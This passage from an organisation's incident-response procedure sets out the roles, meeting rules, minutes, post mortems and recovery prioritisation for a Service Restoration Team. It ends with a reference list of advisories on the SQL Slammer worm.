Open the Bridge in the SRT room by calling 1-888-xxx-xxxx or xxx-xxx-xxxx pass code xxxxxx#
Establish and maintain communications between the SRT room and the CCR.
Provide updates to the executive at 30 minute intervals (or as directed by the executive), however must have the Facilitators concurrence prior to sending update.
Direct and authorize all recovery actions on the raised floor as they are relayed to him/her by the SRT.

FACILITATOR

The role of Facilitator is held by up to 8 individuals that will fill the position. The Facilitator carries a pager on a rotating bi-weekly cycle and will be available 7/24 during their on call period. Problem Management will maintain the schedule.
The Facilitators responsibilities span Monday to Monday with the switch occurring prior to 10 am (problem review) every Monday morning.
The SRT Facilitator is responsible for:

Acts as a facilitator, setting the agenda for the SRT.
Identify themselves as the facilitator by writing their name on the board
Ensure the problem statement is clearly written on the board
Ensure all members sign in upon entry to the room
Ensure all callers on the bridge identify themselves and are documented
Maintain control within the SRT room. All members are to stay until the problem statement has been reviewed.
Conduct an orderly dismissal of SRT members deemed unnecessary. This information is to be documented
Assign a Scribe and Minute taker for the SRT

Review and provide concurrence to COD for the communication to the Executive. Ensure regular communication is performed every 30 minutes (or as agreed upon) by COD.

Ensures regular notifications are sent out as per COD standards.

Ensures that the SRT membership maintains focus on service restoration and encourages participation of all members.

Once a problem has been isolated, will determine the appropriate SRT or technical working group that will proceed with the recovery or service restoration.

Reviews the minutes at the conclusion of the SRT ensuring accuracy and forwards to Problem Management for distribution.

Attends post mortems for any SRT they facilitated.

Ensures that the SRT or its' members are not disbanded until a normal or controlled processing environment has been established or unless excused by the Facilitator

SUPPORT GROUPS including Third Party Support

The prime representative (or designate) for each of the support groups is responsible to:

Respond to the SRT automated page by acknowledging receipt

Proceed to SRT room and sign in with Name and Group you are representing

Listen to and understand the problem statement in respect to impacts/involvement with your department

Determine if your departments participation is required at the SRT

If you feel your participation is not required, request permission from the facilitator to be dismissed. (Note: Facilitator may deny request if they feel your presence is necessary)

Advise SRT of any TRT's currently engaged from your department and act as a communicator between the SRT and TRT ensuring the TRT:

1. Is provided the SRT bridge number and passcode
2. Provides updates to the SRT as available or at a maximum interval of 30 minutes
3. Ensures that the TRT does not perform any actions/recoveries without SRT approval

If it is necessary to leave the room, the facilitator must be advised

Attends any post mortem sessions regarding the incident, prepared with appropriate updates as assigned.

Ensures the SRT membership list and automated escalation information is complete and up to date with office phone numbers, pager numbers, and home phone numbers. Assign alternate names and numbers when necessary (i.e. holidays).

MEMBER/DEPARTMENT

Each department represented on the SRT is responsible for ensuring the member list is up to date using the following procedure.

Each department/section requiring SRT notification will be given a primary and secondary Escalation Userid. It will be the department/section's responsibility to maintain the userid with accurate information. This information will include:

Name of primary/backup contact
Password changes
Office phone number
Home phone number
Pager Number
Cell phone number (if appropriate)
Preference as to where the escalation is received (pager, home phone or cell).
Holiday/Vacation updates

In order to make the updates, you will require the Intranet. You can logon to the Escalation Web Server using your favorite browser to download the required JAVA application for your PC. In addition, you will be able to change your escalation preference by phone. Currently the Java Application is being tested and will be available in early November for SRT use. The phone interface for updating your preferences will be available later in the year.

PROBLEM MANAGEMENT - PSS

Problem Management is responsible for:

Final publication of the SRT minutes after disbanding of the SRT.
Chairing the post mortem and ensuring that all follow up actions are completed.
Distribution of the minutes of the post mortem.
Annual review of the SRT process to ensure it meets the requirements of a changing environment.
Maintenance of the SRT Facilitators schedule (scheduling, documenting and distribution) and providing an up to date copy on the PSS web site.
Maintenance of the SRT membership lists.
Semi-annual review of membership list.
Maintenance of all SRT and Post Mortem minutes'
Annual review of the Process Issues that have been recorded

LOCATION OF SRT

The designated room for SRT's in City1 is located near the 'Raised Floor' area.
The designated room for City2 is located near the 'Operations area' in Conference Room #2.
The forming of an SRT has priority over any previously scheduled meetings that may be using the SRT rooms.

QUORUM

A quorum will be achieved when the core SRT team members have gathered, (either in the designated SRT room or by alternate communications link).
The Facilitator will indicate when a quorum has been achieved. Should any of the key members not be present, and their designates not be available, the facilitator will direct COD to page the missing member(s). Should this not be successful, a call will be placed to the members' manager to identify an alternate member.

SRT FORMAT

Key events leading to the SRT will be provided on the whiteboard by Central Operation Department

A Problem Statement will be prepared and distributed to the SRT distribution list. The Problem Statement should include any known impacts.

DOCUMENTATION, MINUTES AND NOTIFICATION

DOCUMENTATION

Each member of the SRT is required to bring whatever documentation is required to the SRT room. The Problem Manager/Change Manager will supply the recent history of activity within the failed environment, including indication of the areas of responsibility for those activities. COD Manager will ensure that a concise problem statement is available to the SRT including a listing of actions taken to date to correct the situation.

MINUTES

Minutes of the SRT will be taken by the designated minute taker and distributed by the Problem Management representative or designate. Providing a mail system is available, minutes will be taken online and distributed at the conclusion of the SRT.
The minutes will detail:
Attendees
Problem Statement
Known impacts
Events leading into SRT
Related changes
Notification/Escalation times
Recovery Actions
Next Steps - issues for Post Mortem
Parking lot issues

The distribution for the minutes will include the SRT membership, Department Managers and Operations Executives.

Minutes of the Post Mortem meeting will be documented by the Problem Management representative or designate and distributed via mail to the SRT membership, Department Managers and Operations Executives.

NOTIFICATION

Notification to the organization will be done via two channels. First, notification through normal business channels will be done by the EHD and/or COD under direction from the SRT.
The second form of notification is made to the customer contact areas, and will be performed by Service Management as necessary.

DISBANDING OF THE SRT

The SRT is committed to stay in session until a normal or controlled processing environment has been established, or until control has been turned over to a Technical Working Group/TRT.

Once the SRT has been disbanded, it is with the understanding that should a recurrence or secondary problem be detected, the SRT will be called back into session.

Information should be left on the white boards and/or flip charts if possible until the post mortem has been conducted.

The date and time for the post mortem or follow up meeting should be established before releasing the members. Action items should be documented and agreed to prior to dissolution of the SRT.

POST MORTEMS

The purpose of the Post Mortem is twofold. First to identify any outstanding issues requiring follow up and resolution of technical issues arising from the service interruption. Secondly, to identify and correct any process issues that may have arisen during the recovery of service.

It is the responsibility of Problem Management to ensure that a Post Mortem is held within 2 working days. All SRT members are expected to attend. The Post Mortem is an extension of the SRT, and as such, one individual is to provide representation at all related SRTs and subsequent Post Mortems.

Should the SRT determine that additional expertise is required, the necessary support personnel will be invited as required.

Each area is responsible for completing action items assigned and reporting the status back at an agreed date to the Problem Management representative. The status updates will be forwarded to all members of the SRT team.

Problem Management will track follow up items to completion.

Technical Issues:

Follow up action items that have been assigned to members at the dissolution of the SRT, should be reported with a status to the Problem Management representative. Any further findings during subsequent investigations should also be brought forward at this time.

Process Issues:

This meeting provides the opportunity to assess the SRT process and areas for improvement. Issues around attendance, conduct, appropriateness and success of the SRT can be discussed at this time.

All issues and action items should be documented via electronic mail (if available and distributed to the SRT membership, Department Managers and appropriate executive.

On an annual basis, the Process Issues that have been recorded should be reviewed.

SRT LEAD IN AND OPERATION

The following is a generic description of events and corresponding recovery taken during an SRT.

Operations detects a problem
Normal problem definition and recovery is undertaken (depending on severity).
Data gathering is initiated as normal.
The Operations Manager, COD is notified.
Problem details and recovery options are reviewed.
Notifications and Escalations are sent out as per current process.
SRT Facilitator and Problem Manager are notified by the Operations Manager, COD of a potential SRT

SRT is convened.

The Raised Floor and Support Groups will complete any recovery plans currently being executed.
Information to be presented to the SRT by the Operations Manager.

SRT OPERATION

Once convened, operations and support groups will execute only those recovery steps in order to satisfy SRT action plans.

Operations and Support groups will have latitude to execute normal recovery steps in order to satisfy SRT action plans without presenting each 'minor' problem to the SRT to review. However, the SRT will be kept informed of all these minor problems.

Browsing the system (for possible pertinent information) by support personnel is allowed, however, discussion and escalation must take place at the SRT prior to effecting solutions not defined by the SRT.

SRT - RECOVERY PRIORITIZATION

With the complexity and size of the Central Computing Facility, the potential to have concurrent incidents that meet the criteria for assembling an SRT is a very real possibility. Therefore, prioritization of application recoveries must be identified and adhered to.

If such a situation occurs, the following process will be initiated.

The SRT will be presented with a brief overview of the concurrent outage and impacts.
The SRT will assess the impacts and establish its' relative importance with the defined application priority in mind.
Once the SRT has established the relative importance of the concurrent outage, a secondary SRT may be convened or key participants assembled under the designated backup or alternate Chairman to resolve the outstanding issued for the lower priority problem.
Conflicts in recovery and resource requirements will be negotiated and prioritized through communications between the Facilitator of each SRT. Of primary importance will be an orderly implementation of action plans with operational conflicts identified by the Operations Manager (or designate) to the SRT for recommendation.
The possibility exists that there may be multiple concurrent problems each requiring a Recovery team to be in place. In this event, there should be a TRT set up for each problem all reporting into one SRT which will manage each of the TRT's.

OFF SHIFT SRTs

Given that problems affecting system and application availability are as likely to occur on the off shifts as on day shift, an SRT will be convened at the discretion of the Operations Manager using the same procedure as during the day.

The off shift SRT team is a smaller group consisting of the core members only. Depending on the nature of the problem, it may be necessary to call in those other than the core team. This will be at the discretion of the SRT and its members and will be performed by COD on a request basis.

List of Reference

[1]. CVE Candidate: CAN-2002-0649
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0649

[2]. CERT® Advisory CA-2003-04 MS-SQL Server Worm
http://www.cert.org/advisories/CA-2003-04.html

[3] MS SQL 2000 server system requirement
http://www.microsoft.com/sql/evaluation/sysreqs/2000/default.asp

[4] Microsoft Products that include MSDE 2000
http://www.microsoft.com/technet/treeview/?url=/technet/security/msdeapps.asp

[5] SQL Server/MSDE-Based Applications
http://www.sqlsecurity.com/forum/applicationslistgridall.aspx

[6] Buffer Overruns in SQL Server 2000 Resolution Service Could Enable Code Execution (Q323875)
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-039.asp

[7] NGSSoftware Insight Security Research Advisory
Name: Unauthenticated Remote Compromise in MS SQL Server 2000
http://www.nextgenss.com/advisories/mssql-udp.txt

[8] Analysis of Sapphire SQL Worm
http://www.techie.hopto.org/sqlworm.html

[9] Robert Graham: Advisory SQL Slammer
http://www.robertgraham.com/journal/030126-sqlslammer.html

[10] Deepsight™ Threat Management System Threat Analysis
W32.SQLExp.Worm SQL Server Worm Analysis
http://securityresponse.symantec.com/avcenter/Analysis-SQLExp.pdf

[11] Snort Signature
http://www.snort.org/snort-db/sid.html?sid=2003

[12] The Spread of the Sapphire/Slammer Worm
http://www.silicondefense.com/research/sapphire/

[13] Cisco Security Notice: MS SQL Worm Mitigation Recommendations

http://www.cisco.com/warp/public/707/cisco-sn-20030125-worm.shtml

[14] Microsoft HOW TO: Identify Your SQL Server Service Pack Version and Edition
http://support.microsoft.com/?kbid=321185